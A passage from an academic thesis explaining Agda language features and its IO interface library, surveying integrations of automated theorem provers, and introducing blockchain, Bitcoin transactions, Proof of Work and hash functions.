In Agda, it is possible to postulate a type or function by using the term postulate (Agda Community [21]). In this case, the constant of the type is introduced without the use of any reduction rule. The following postulation of a type and function represents an example of this:

```
postulate CompareTwoNumber : Set
postulate less equal greater : CompareTwoNumber
postulate _<_ : CompareTwoNumber → CompareTwoNumber → Set
```

Here, we define CompareTwoNumbers of type Set and introduce three elements less, equal, and greater of type CompareTwoNumbers. In addition, we introduce a binary relation _<_, and assume the proof is correct for the binary relation. Note that in the presence of postulated types Agda is inconsistent. The example is postulate myproof : ⊥. See the discussion in Subsect. 1.5.1 for more details.

2.2.1.6 Expressions (let, where, and with), and Mutual Definitions

In Agda, local definitions can be declared using let and where. The difference between these is that let-expressions do not allow pattern matching or recursive functions, while where-expressions do (Agda Community [21]). As an example for let-expression, we define the computetwonumbers function, which computes two numbers, then returns the result, which is 5. The definition is as follows:

```
computetwonumbers : ℕ
computetwonumbers =
 let
  a : ℕ
  a = 2
  b : ℕ
  b = 3
  in a + b
```

We also define an example that uses where-expression as follows:

```
incresedBytwo : ℕ → ℕ
incresedBytwo n = incresedBytwoAux n
 where
 incresedBytwoAux : ℕ → ℕ
 incresedBytwoAux zero = 2
 incresedBytwoAux n = (n + 2)
```

Here, the result of incresedBytwo depends on the incresedBytwoAux function, so we use pattern matching on the second function (incresedBytwoAux).

McBride and McKinna introduced the with-constructor [35] used in Agda. The constructor with makes a case distinction on the result of an intermediate auxiliary expression by adding an additional argument to the left side of a function. For example, we define the compareℕ function as follows:

```
compareℕ : ℕ → ℕ → ℕ
compareℕ n m with (n > m)
... | false = m
... | true = n
```

The compareℕ function uses the with constructor and makes a case distinction on the condition $(n > m)$. Instead of repeating the left side of the function (compareℕ n m) , Agda allows the use of ...|. The above function is an abbreviation for

```
compareℕ : ℕ → ℕ → ℕ
compareℕ n m with (n > m)
compareℕ n m | false = m
compareℕ n m | true = n
```

Agda further allows for nested patterns and mutual definitions to specify multiple data types or functions that depend on each other. For example, we define two mutually dependent data types as follows:

```
mutual
  data TypesOfError : Set where
    strErr   : String → TypesOfError
    numErr : ℕ → TypesOfError

  data Error : Set where
    error : TypesOfError → Error
```

The TypesOfError data type defines four constructors for different types of error messages in the complex model. The strErr returns an error as a string message, and numErr returns an error as a natural number. The Error data type has one constructor, which is an error (error). The result of the error constructor depends on the TypesOfError data type.

We also define the predecessor function, which depends on the result of predecessorAux as follows:

```
mutual
  predecessor : ℕ → ℕ
```

```
predecessor n = predecessorAux n

predecessorAux : ℕ → ℕ
predecessorAux zero = 0
predecessorAux (suc n) = n
```

2.2.1.7 Interface Library in Agda

The representation of interactive programs as the IO monad (see Moggi article [47]) in dependent type theory was developed by Anton Setzer and Peter Hancock in a sequence of articles [48, 49, 50, 51, 52] (see also Abel et al. article [44, Sect. 4]). All the Agda code in this section was taken from Abel et al. [44, Sect. 4], which we adapted to the current version of Agda. An interaction between a program and, for example, an operating system dealing with IO can be created as a series of commands (elements of Command) issued by the program to the operating system. For each of these commands, the operating system returns a response (an element of Response). The type of Response depends on the command issued. As shown in Figure 2.1, the interactive program gives a question to the world using a command, and the world answers with a response. Then, the next command is issued depending on that response, and so on.



Figure 2.1: Interactive program (Setzer [1]).

Consequently, the interface (IOInterface) for the interaction consists of a set of commands (Command) and a set of responses (Response), depending on the commands. The type of interface (IOInterface) is defined in Agda as a record type. Since its fields include the type Set, the type IOInterface of interfaces resides in the type level Set_1 above Set. IOInterface has two fields: Command of type Set and a field Response, which, depending on a command, returns the set of responses [44]:

```
record IOInterface : Set₁ where
  field
```

```
Command : Set
Response : Command → Set
```

In this thesis, the interactive programs will be console programs, which means the user's input is given by strings, and outputs are strings given as outputs on the screen. The interface ConsoleCommand is used to deal with the console interface, which has two commands: getLine and putStrLn. The command getLine : ConsoleCommand has no argument and reads a user input line. The response returned by the system is the string typed in by the user; the definition is as follows: ConsoleResponse getLine = String.

The command putStrLn has one argument of type String, namely the string to be printed, so the definition is as follows: putStrLn : String → ConsoleCommand.

The response is just the information that the string has been printed (assume this command always succeeds, so there is no error message). Thus, the information is the void information provided by one element type Unit, defined in Agda as putStrLn s = Unit.

The complete definition is as follows [44]:

```
data ConsoleCommand : Set where
  putStrLn : String → ConsoleCommand
  getLine : ConsoleCommand

ConsoleResponse : ConsoleCommand → Set
ConsoleResponse (putStrLn s) = Unit
ConsoleResponse getLine      = String
```

The console interface consoleI is the interface consisting of ConsoleCommand and ConsoleResponse [44]:

```
consoleI : IOInterface
consoleI .Command = ConsoleCommand
consoleI .Response = ConsoleResponse
```

Remark 2.1 (General idea of interfaces) In this thesis, we only use the console interface, but the idea of the interface can be applied to other settings as well. For instance, we can have a sensor and an activator in which we have a command that reads something from a sensor and a command that activates. For example, in a railway system, a sensor could ask, 'Is there a train in this section?' An activator would say, 'Put a barrier down' or 'Put a single to green.' In the case of checking for whether a train is there, the answer would be a boolean. In case of doing something, it's an element of Unit as before for the putStrLn command.

The set of interactive programs is defined generically for any IOInterface. One abstracts from it, which was written in Agda by using the lines [44]:

```
module _
  (I : IOInterface ) (let C = I .Command) (let R = I .Response)
```

This line unpacks the interface into its two commands: the set of commands (the set C) and the response set R of the abstracted interface I.

One now defines the IO type of the interactive programs mutually recursively as a coinductive record IO together with the data type IO'. This definition is coinductive since interactive programs can run infinite non-terminating sequences of interactions in principle. In accordance with Moggi's IO monad [47], interactive programs may as well terminate, returning an element of type A. Here, one uses sized types, which allows defining elements of coalgebras in a more generic way. Without sized types, the program would be rejected by Agda's termination checker even though they are productive (see Abel et al. article [44, Sect. 6] for a detailed explanation of sized types). As a first approximation, the user may ignore all arguments referring to the type Size in the following (most elements of type Size will be inferred automatically by Agda when writing Agda code). One could view sized types as a form of gas, where a program of size n is allowed to be unfolded at most n times; see remark 2.2 below regarding the fact that this is an unsafe feature but does not affect any proofs.

Remark 2.2 (The issue of size types in Agda) For IO programs, we use size types. There were problems in previous versions of Agda regarding size types that allowed to prove an inconsistency. This has been fixed, but we are not aware of a theoretical analysis that proves that, with the restrictions applied now by Agda, size types are consistent. Andreas Abel has, in various presentations, talked about his project to develop a more formal semantics of sized types, including at the Agda Implementors' Meeting XXXVIII, Swansea, 16 May 2024 [53]. Size types only occur in our code in connection with creating simulators and do not affect any proofs of our theorems. See as well the discussion in Subsect. 1.5.1.

IO has a field (or observation) force, which returns an element of type IO'. For convenience, it also has a lazy constructor delay, which takes an element of IO' j A for any $j < i$ and constructs

and element of IO i A, where the quantifier j is a hidden argument. Usually, when using it, one just needs an element of IO' j A and construct an element of IO i A and the solver for sized types built into Agda will take care of the hidden sizes. More formally, the type of delay is
$\{i : \mathsf{Size}\}\{A : \mathsf{Set}\} \to (force : \{j : \mathsf{Size}{<}\ i\} \to \mathsf{IO'}\ j\ A) \to \mathsf{IO}\ i\ A$
so it takes an element p into an element q of IO i A s.t. force $q = p$.

Elements of IO' are either terminating programs return' a, returning an element of type A, or are of the form exec' c p, which means they execute command $c : C$ and continue if a response $r : R\ c$ is returned, executing program $p\ r$.

The full definition is as follows [44]:

```
record IO (i : Size) (A : Set) : Set where
  coinductive
  constructor delay
  field
    force : {j : Size< i} → IO' j A

data IO' (i : Size) (A : Set) : Set where
  exec'   : (c : C) (f : R c → IO i A) → IO' i A
  return' : (a : A) → IO' i A
```

Note that the elements of IO are not directly of the form (return' a) nor (exec' c p); instead, one needs to apply observation .force to it to unfold it into one of these two choices. Otherwise, an element of IO, representing an infinite sequence of interactions, will reduce to an infinite term. In contrast, Agda requires each correctly typed term to reduce to a finite normal form. To unfold an IO' once, one needs to pay the price of applying .force once to it, breaking a potentially infinite reduction sequence.

The monad operation bind (see Moggi article [47]) for the IO monad in order to combine programs is defined as follows [44]:

```
_>>='_ : ∀{i}{A B : Set}(m : IO' I i A) (k : A → IO I (↑ i) B) → IO' I i B
exec' c f >>=' k = exec' c λ x → f x >>= k
return' a >>=' k = (k a) .force

_>>=_ : ∀{i}{A B : Set}(m : IO I i A) (k : A → IO I i B) → IO I i B
(m >>= k) .force = m .force >>=' k
```

The program $p \gg=' q$ first executes program p. If it terminates, returning $a : A$, then it continues executing $q\ a$. If that program terminates the overall program terminates as well, returning the response returned when executing $q\ a$.

2.2.1.8 Comparing Agda with Other Theorem Provers

Agda (see Agda Community [21]) is designed to be both an interactive theorem prover and a dependently typed programming language [39], as discussed in Sect. 2.2.1, therefore Agda allows us to define programs and reason about them in the same system. This reduces the danger of producing errors when translating programs from a programming language to a theorem prover, and allows execution of smart contracts in Agda directly, and provides the advantage of proofs that are checkable by hand.

A framework that is comparable with Agda is the theorem-proving language Coq (see Paulin-Mohring article [33]), which extends the calculus of constructions. However, there are some key distinctions between Agda and Coq that suggest a different applicability for Agda. For example, Agda supports inductive-recursive types, whereas Coq does not (see Bove et al. article [30], Setzer article [5]). Agda also has a more flexible pattern matching system than Coq, including support for copattern matching (see Bove et al. article [30]).

Another proof assistant to examine is Lean (see Lean Community [36]), introduced by Leonardo de Moura in 2013. The main difference between Agda and Lean is that Lean focuses on formalising normal mathematics, emphasising computable mathematics rather than constructive mathematics; according to the discussion in [54] “Lean 4 is designed for classical mathematics in mind, and the developers don’t have any current plans to support constructive mathematics”.

Isabelle is another proof assistant (see Paulson article [34]), initially developed at the Universities of Cambridge and Munich and considered a generic theorem prover that enables the formalisation of mathematical formulae, offering tools for their proof in a logical calculus.

The final tools comparable to Agda are Epigram (McBride and Mckinna [35]) and Idris [55]. Idris (see Brady article [55]) is not a proof assistant but a programming language based on dependent types, introduced by Edwin Brady, and it has been developed for general-purpose programming rather than theorem proving [55]. Epigram [35], which was developed by McBride and Mckinna, is as well a dependently typed programming language.

2.2.2 Integration of Automated Theorem Proving Tools into Interactive Theorem Provers

Having identified the most relevant theorem provers as outlined in the current literature, it is important to discuss the particular tools that have subsequently been developed to interact with those specific theorems in order to facilitate their application. This section first examines what has been attempted with respect to Agda, before making reference to tools primarily used with Coq (see Paulin-Mohring article [33]) and Isabelle (see Paulson article [34]).

Lindblad et al. [56] developed a tool for automated theorem proving in Agda which was an implementation of Martin-Löf's intuitionistic type theory. They named the tool AgSy, which is an abbreviation of Agda Synthesiser. The aim was to make interactive proving easier by removing the need for the user to fill in tedious parts of a proof. The tool does not depend on an external solver for the proof search, as both the problem and the partial solution are expressed as Agda terms. It is integrated with the Agda proof assistant, which operates in the Emacs environment. The user invokes the tool by placing the cursor on a metavariable and typing (C-c C-a); in response AgSy inserts either a valid proof term or indicates that a solution cannot be found. If the search space is exhausted or a specific number of steps have been completed without finding a solution, the user is notified of failure. Lindblad et al. [56] have tested AgSy on various examples, primarily in the domain of (functional) program verification. Most of the cases they examined included induction, while some also included generalisation. AgSy is written in Haskell and is distributed as part of the Agda system [57, 56].

AgSy has a number of limitations. Users have minimal options for customisation, AgSy operates on the basis of estimation control, so it lacks the ability to prioritise specific hints, and there is only one predefined search technique [56]. The Agda community [21] has identified these and several other limitations, such as the fact that AgSy has universe subtyping, which sometimes recommends solutions that Agda does not accept, and that primitive functions are incompatible and copatterns are not permitted.

Agda has a reflection mechanism (Agda community [21]), which refers to the capacity to translate program code into abstract syntax that can be processed in the same way as any other data. The reflection library that exists in Agda is used for example by Kokke et al. [57] and Van der Walt [58]. These authors describe how the reflection mechanism can be used to encode non-trivial proof automation directly into the Agda language. They contend that their approach has several key advantages, notably that this proof automation is carried out within Agda itself. However, the principal limitation of these experimental approaches is that both systems need to repeat information about the types of values that Agda already has in its global context. Furthermore, these systems need to reimplement many of the infrastructural parts of the Agda implementation, such as unification. This limitation is described by Christiansen et al. [59].

Other attempts have been made to integrate Agda with automated theorem provers. The first was presented by Foster et al. [60] with Waldmeister, an automated theorem prover that was integrated into Agda. The work describes proof reconstruction in Agda for Waldmeister's pure equational logic derivations. The second attempt was by Sicard-Ramet al. [2]. They built an Apia program for first-order logic written in Haskell. The example given in [2], as shown in Figure 2.2, shows that first, the Agda code is created, which includes postulated proofs of theorems, in this case, the commutativity of or, and then Agda comments are added instructing the Apia tool to prove the postulated theorems. The code is then checked in Agda, which does not verify the postulates.

```
module Test where

data _∨_ (A B : Set) : Set where
  inj₁ : A → A ∨ B
  inj₂ : B → A ∨ B

postulate
  A B    : Set
  ∨-comm : A ∨ B → B ∨ A
{-# ATP prove ∨-comm #-}
```

Figure 2.2: Agda code for the Apia tool. Source [2]

Finally, the Apia tool is run as shown in Figure2.3, which then checks whether the proof obligations added are provable (in this example, it is proved). The tool allows online ATP tool use.

```
$ agda Test.agda
$ apia --atp=e Test.agda
Proving the conjecture in /tmp/Test/9-8744-comm.tptp ...
E 2.1 Maharani Hills proved the conjecture
```

Figure 2.3: Commands to run the Apia tool. Source [2]

Kanso and Setzer [61] introduced a different method, which works only for theorems in a language with a decidable decision procedure, such as SAT solving. First, a data type representing the formulas in question is defined (e.g. satisfiability problem) along with a decision procedure ($\models$: Formula $\rightarrow$ Bool), which decides whether a formula ϕ is valid. This decision problem is not expected to be efficient, so it is not feasible to run in Agda in most cases. It can then be proven that if the decision procedure returns true, the formula ϕ is valid. Kanso and Setzer [61] extended the theorem prover Agda to have a flexible BUILTIN mechanism. This BUILTIN mechanism which replaces the execution of a given function by a function implemented natively in Haskell, provided the arguments are closed terms. Such BUILTIN mechanisms exist already, for instance, for natural numbers, where multiplication and addition are replaced by executing the standard implementation of those operations in Haskell. Kanso and Setzer [61] now added such a BUILTIN mechanism for the decision procedure (check ϕ), replacing a call to the decision procedure for a closed argument by a call to a SAT solver. This is consistent, provided the SAT solver is sound

$$\text{soundness} \;:\; (\phi \;\rightarrow\; \text{Formula}) \;\rightarrow \text{check}\; \phi \;==\; true \;\rightarrow\; \models\; \phi$$

because it will return the same answer as the Agda implementation. Assume now a formula ϕ represented as an element of the data type formulas ϕ, $(\widehat{\phi})$, and assume it is valid. Then (check ϕ == true) therefore,

$$\text{reflexivity} \;:\; \text{check}\; \phi \;==\; true$$

therefore,

$$\text{soundness}\; (\phi \;\text{reflexivity}) \;:\; \models\; \phi$$

Prieto-Cubides et al. [62] introduced another approach for which Athena was used as a tool for reconstructing Haskell proofs. They first converted TSTP derivations that are produced by Metis (automated theorem prover) and then used Athena to translate these derivations into proof terms in Agda. Finally, they used type-checking in Agda to check proof-terms that were created by Athena.

There are other methods that use mathematical systems, such as the Interactive Mathematical Proof System (IMPS) developed by Farmer et al. [63]. Betzendahl et al. [64] have used IMPS by translating into Open Mathematical Documents/Modular Mathematical Theories (OMDoc/MMT) and verifying the output by type-checking with their implementation of LUTINS (stand for Logic of Undefined Terms for Inference in a Natural Style).

A common method of automation in theorem provers involves the use of hammers to prove lemmas. According to Czajka et al. [65], hammers are tools that are used in a proof assistant which can be utilised with external ATP to find proofs of conjectures that are provided by the user. Blanchette et al. [66] describe the application of such hammers and claim that they can automatically discover proofs for 70% of the Isabelle Judgment Day objectives and 40% of the Mizar and Flyspeck lemmas.

Bonichon et al. [67] introduced Zenon, an ATP based on the tableau technique capable of producing OCaml code for execution as well as Coq code for verification and certification. In Zenon, proofs may be generated directly, which can then be reinserted into the Coq specifications created by Focal. Fleury et al. [68] enhanced the efficiency of Sledgehammer, which is a part of Isabelle utilised to prove the theorems automatically. They added to the Sledgehammer by integrating Zipperposition, an automated theorem for the first order, and then reconstructed Leo-II and Satallax, which are higher-order automated theorems, before adding an SMT solver veriT. This method can help the Sledgehammer tool find the proof.

Benzmüller et al. [69] used the Leo-II tool, which is an ATP for classical higher-order logic that can save on user effort in finding proofs, but is an external tool the researchers use with the Isabelle/HOL system. The major contribution of Böhme [70] was both the translation of Isabelle's higher-order logic to SMT Solver's first-order logic and an efficient checker for proofs discovered by the solver Z3. Böhme discovered that many theorems can now be proven automatically and quickly, and developed a new tool and technique for ensuring the functional correctness of C code when used in combination with the VCC automated program verifier. Böhme also showed the applicability for the implementation of real-world tree and graph algorithms.

2.3 Blockchain Technology

Blockchain is a decentralised and distributed ledger of transactions used to maintain an expanding set of records [71, 72]. The decentralisation of blockchain technology means it enables interactions between users in a trustworthy environment without the need for a third party. In addition, blockchain operates through immutable peer-to-peer technology in a trustless environment, which means information recorded in blockchain is secured and can not be modified or destroyed [73]. This improved security is possible because blockchain uses public key architecture to guard against malicious attempts to modify information. The transparency feature of blockchain [74] ensures a high level of openness by sharing subtleties between all members and clients engaged with those exchanges, which means each transaction is recorded on the blockchain, and the data from these records is available to all the participants in this blockchain, enabling them to track their transactions.

Blockchain is not limited to financial sectors and may be applied to advantage in areas such as health care and the Internet of Things (IoT), as it allows for data to be shared globally and with a high level of trust [71, 75, 72]. Blockchain technology can help businesses, governments, and logistic systems to be more reliable, trustworthy, and safe.

There are three types of blockchain: public, private, and consortium (see Viriyasitavat et al. article [76], McBee et al. article [77]). A public blockchain enables anyone to participate in validating transactions and mining [78]. There are many examples of cryptocurrencies that use a public blockchain, such as Bitcoin and Ethereum (see Gad et al. article [79]). By contrast, a private blockchain is not open to everybody; only a specific group has the authority to join it. This means the consensus algorithm controlled on a private blockchain is controlled by a single entity [80]. An example of a private blockchain is Hyperledger Fabric (see Yang et al. article [81]). A consortium blockchain is managed by a group of organisations that are accepted via rules and permits for access, so the consensus algorithm in a consortium blockchain is controlled by a single entity or multiple entities in order to verify transactions [82]. Examples of this are Ripple, Corda, and R3 (see Gad et al. article [79]).

A blockchain consists of blocks, and each block contains a block header and block body [83]. According to Zheng et al. [83] and Gad et al. [79], the block header of Bitcoin consists of the following:

- The “version of block” is used to track any update or modification in the Blockchain protocol.
- The “hash of Merkle tree root”, which consists of all transaction hashes in this block.
- “Timestamp”, which contains the time of the block’s creation.
- “nBits” represents the difficulty target for miners to solve the mathematical puzzle for a block.
- “Nonce”, which is a counter, and the size of this field is four bytes. This field starts from 0 and increases with each hash computation.
- The hash of the “parent block” is used to link the hash of a current block with the previous hash block.

Transactions and transactions counter are the components that form the block body [83].

According to Mingxiao et al. [84], in the blockchain, there are a variety of algorithms for reaching consensus, such as Proof of Work (PoW) and Proof of Stake (PoS). PoW is used in Bitcoin, and PoS is used in Ethereum; we will explain PoW in Subsubsect. 2.3.1.1 and PoS in Subsubsect. 2.3.1.2. According to Aggarwal et al. [85], the consensus mechanisms are defined as a fault-tolerant way for dispersed nodes to agree on a network state. These protocols ensure that all nodes are in synchronisation and agree on valid and added transactions to the blockchain. Their role is to guarantee the validity and authenticity of transactions. Mingxiao et al. [84] explained that the aim of using the consensus algorithms is to solve the issue of double-spending and the Byzantine Generals Problem in blockchain. The term double-spending refers to the attempt to use the same amount of a currency simultaneously in two different transactions. The Byzantine Generals Problem is a distributed system issue. Peer-to-peer connections can be used to deliver data between various nodes, but some nodes may be deliberately targeted, resulting in alterations to the content of the communication. Therefore, normal nodes must be able to distinguish manipulated information and produce consistent results with other normal nodes. This necessitates the development of a consensus algorithm, which has been the subject of investigations in distributed systems for many years.

In the following subsection, we provide two examples of applications on the blockchain, namely cryptocurrencies in Subsect. 2.3.1 and smart contracts in Subsect. 2.3.2.

2.3.1 Cryptocurrency

Cryptocurrency is a major application of blockchain technology. It is a form of digital currency designed to enable transactions via a decentralised computer network, distinct from centralised organisations such as banks and governments. This decentralised system verifies the financial assertions of transaction participants, eliminating the need for traditional intermediaries such as banks in the process of transferring money between two participants [86, 87].

The two most prominent examples of cryptocurrencies by Market Capitalisation at the time of writing [88] are Bitcoin and Ethereum.

This section presents an overview of these cryptocurrencies in two parts; in Subsubsect. 2.3.1.1, we will present a brief overview of Bitcoin. Then, in Subsubsect. 2.3.1.2, we will introduce a short overview of Ethereum.

2.3.1.1 Bitcoin

With one of the primary applications for blockchain technology residing in the field of cryptocurrency, it is necessary to provide a brief overview of the development and main features of the most widely used and well-known of these currencies, Bitcoin. Cryptocurrencies such as Bitcoin are decentralised digital assets that are protected by encryption. Until now, they have all been founded by private individuals, groups, or businesses [89].

Bitcoin is a decentralised cryptocurrency proposed by Satoshi Nakamoto in 2008 [3]. Bitcoin has experienced a huge increase in popularity and has generated significant profits for its early adopters [90]. Bitcoin is a platform based on advanced encryption and is backed by a peer-to-peer global network. It permits two individuals to carry out a financial transaction without the involvement of a third party and without the mediation costs of internet commerce [3]. Bitcoin is based on public-key cryptography [91]. Anyone may establish a public key and an associated private key using standard public-private key cryptography, which is widely used. Public keys are intended for widespread distribution, and messages encrypted in this way may be decrypted solely by someone who has the matching private key, allowing anybody to encrypt a message that is only accessible to the designated recipient. Likewise, communications encrypted with a private key may only be decrypted with the matching public key, allowing a designated sender to generate a simple message [91]. Public and private keys are discussed in Subsubsect. 2.3.1.1.1.

In this section, we provide a brief introduction to a transaction in Bitcoin in Subsubsubsect. 2.3.1.1.1 and a type of consensus mechanism used in Bitcoin in Subsubsubsect. 2.3.1.1.2. Subsubsubsect. 2.3.1.1.3 illustrates a hash function in Bitcoin, explains a Merkle tree in Subsubsubsect. 2.3.1.1.4, and types of vulnerabilities and attacks that may happen in Bitcoin are described in Subsubsubsect. 2.3.1.1.5.

2.3.1.1.1 Transactions in Bitcoin

Each transaction in Bitcoin is identified by its hash value signed from a prior transaction, containing at least one input and output and the public key is used for the new holder [92, 3, 93]. Each transaction contains private and public keys. The transaction is signed with the private key, while the public key is used to verify the transaction [94], as is displayed in Figure 2.4. The public key is held within the wallet. It is for digital use online, in software, or hardware. The output of each transaction can be utilised only once as an input in the whole blockchain. For example, when a user wishes to send Bitcoins, they specify a recipient address and the quantity to be sent to that address in the output to prevent double-spending [94, 3]. In order to lock a coin, the locking script is provided by the sender of a transaction to lock the transaction, and this is called scriptPubKey. To unlock coins, the unlocking script is provided by the recipient, and this is known as scriptSig.



Figure 2.4: Bitcoin transaction structure in blockchain. Source [3]

Bitcoin uses an unspent transaction output (UTXO) model to keep records within the blockchain sphere. This model shows how transactions are tracked and verified. In the UTXO model, each transaction consumes previous UTXOs as inputs and creates new outputs that can be spent in future transactions. When a user makes a Bitcoin transaction, their wallet collects the necessary UTXOs to cover the transaction amount, including fees. The wallet holds a record of the transactions that still need to be spent, along with the relevant addresses held by the wallet holder. The sum of these unspent transactions constitutes the wallet's balance, providing a clear and transparent accounting method. Therefore, if the transaction's output has yet to be spent, it is referred to as a UTXO, and if it has been used in a later transaction, it is referred to as a spent transaction output (STXO)(see Vujičić et al. article [95], Delgado-Segura article [96]). For example, as Figure 2.5 show first, Transaction 1 occurred with UTXOs, 1 BTC, 5.9 BTC, and 4 BTC. Then, Transaction 2 occurred, which used the second transaction output of Transaction 1 and had two outputs 1 BTC and 4.8 BTC. Next, Transaction 3 followed the same structure as Transaction 2. Transaction 3 used the third transaction output of Transaction 1. Finally, the outputs of Transactions 2 and 3 then become the inputs for Transaction 4. Transaction 4 had two inputs, 4.8 BTC and 1 BTC, and three UTXOs, 2 BTC, 2.8 BTC, and 1 BTC. Overall, we have a transaction sequence of four transactions with six UTXOs: 1 BTC, 1 BTC, 2 BTC, 2.8 BTC, 1 BTC, and 2.9 BTC.



Figure 2.5: Example of the unspent transaction outputs (UTXO) model.

2.3.1.1.2 Proof of Work in Bitcoin

Mingxiao et al. article [84] stated that the consensus mechanism employed in Bitcoin is known as PoW. The central concept of this is to distribute accounting rights and rewards among the nodes based on competition for hashing power. The individual nodes determine the specific answer to a mathematical problem based on the input from the previous block. The first node to answer constructs the next block and is awarded a specified number of Bitcoin as a reward. For the Bitcoin blockchain, Nakamoto used HashCash to create this mathematical problem. Nick et al. [97] stated that there is a block reward for agents who solve these mathematical puzzles, at the time of writing 6.25 BTC, and the block reward halves approximately every 4 years [98] (see the remark in 2.3). The process of searching for and finding solutions is called mining, and those who carry out this process are called miners. Users can pay a fee to the miner whose block approves their transaction.

The calculating stages for the Bitcoin mining algorithm are multiple [84]. The first step is to determine the level of difficulty, an amount which the system constantly changes depending on the network's overall hash function when each 2016 block is created, explained in more detail in Subsubsubsect. 2.3.1.1.3. The second step is to select from the pool of pending transactions a set of transactions consistent with the previous blocks to be included in the current block. In this phase, as well, the coinbase transaction is included. The third step is to calculate the Merkle root for these transactions, and extra information like the block version number, the preceding block's 256-bit hash, current target hash value, nonce, and other important data are included. We will explain the structure of the Merkle tree in Subsubsubsect. 2.3.1.1.4. The fourth step is to solve the mining problem. In this phase, one tries different nonces (the nonce iterated between 0 and 2^{32}) until one finds one that hashes to a value (the double SHA256 hash value mentioned in the third step) below the difficulty target. If one finds one, then one can publish the block (provided nobody else has done it already), and the process restarts from the first step. The last step is if one has tried all nonces and not found a hash, then one can change "the extra nonce in the coinbase transaction by incrementing by one" (see Narayanan et al. book [99, Sect. 5.1]) and try again (it returns to the third step).

Remark 2.3 The rewards system for Bitcoin is reduced every 4 years. The reward was 50 BTC in 2009, and after the first halving, it decreased to 25 BTC in 2012. Then, in the second halving, it became 12.5 BTC in 2016. In the third halving, it became 6.25 in 2020. The fourth halving happened on April 20, 2024, and was reduced to 3.125 BTC [100]. In 2032, the Bitcoin reward will be less than 1 BTC [101, 102, 103]. By 2140, the date when mining stops, the miner's reward will be less than 1 Satochi[1] (about 0.5 Satochis). Mining stops when the reward is too low to account for [104].

2.3.1.1.3 Hash Function

The difficult mathematical problem solved by Bitcoin miners is known as the hash function. Narayanan et al. [99] explained the hash function as a concept which is used to find data in a database. Hash functions are "collision-free", meaning finding matching hashes for two separate messages is extremely unlikely. As a result, the blocks' hashes are used to identify them, which serves the purposes of identification and verification of integrity. Narayanan et al. [99] noted that a hash function has the following properties:

1. Its input can be any length of string.
2. It generates a fixed-size output.
3. It can be computed efficiently. This means the hash function's output can be determined in a reasonable period of time for a given input string. In more technical terms, computing the hash of an n-bit string should have a running time that is linear, or $O(n)$.
4. To ensure cryptographic security, a cryptographic hash function must also possess the following three characteristics:

[1] Satochi is the smallest unit of Bitcoin currency.

a) Collision-resistance. It is infeasible to find two different values, x and y, which hash to the same value. The precise definition is as follows [99, Sect. 1.1]:
"Collision resistance: A hash function H is said to be collision-resistant if it is infeasible to find two values, x and y, such that $x \neq y$, yet $H(x) = H(y)$".

b) Hiding. To find an x which hashes to a given y is difficult, even if one knows part of it. More precisely, given a small r it is infeasible to find an x such that the hash of $r +\!\!+ x$ is y [99, Sect. 1.1]:
"Hiding: A hash function H is hiding if: when a secret value r is chosen from a probability distribution that has high min-entropy, then given $H(r +\!\!+ x)$, it is infeasible to find x".[2]

c) Puzzle-friendliness means roughly that, for given small k, it is infeasible to find an x and y such that the hash of $k +\!\!+ x$ is y. More precisely [99, Sect. 1.1]:
"Puzzle-friendliness: A hash function H is said to be puzzle-friendly if for every possible n-bit output value y, if k is chosen from a distribution with high min-entropy, then it is infeasible to find x that $H(k +\!\!+ x) = y$ in time significantly less than 2^n".

The cryptographic hash function is used both for mining and when certifying certain data (such as being used in Merkle trees, for pointing to the previous block, and for putting certificates for data on the blockchain).

The hash of each block's parent is included in the header of each block, forming a chain that extends back to the first block, resulting in a succession of hashes. Furthermore, a hash table is used, a methodically structured indexing mechanism that enhances search efficiency and stores the hash values [99]. Vujičić et al. [95] noted that the SHA-256 hash function is the one specifically utilised in the Bitcoin protocol.

2.3.1.1.4 Merkle Tree

The Merkle tree is used to ensure that data blocks received from other participants in a peer-to-peer network have not been tampered with or modified. Narayanan et al. [99] explained that the block of Bitcoin that comprises a Merkle tree is a kind of binary tree that contains a number of leaf nodes, each of which has a root that is a hash of its children. The tree is known as a hashing process; a system in the blockchain used to obtain what is known as a hash value [105].

[2] Note that in [99, Sect. 1.1], we replaced $\|$ by $+\!\!+$ to make it more readable.

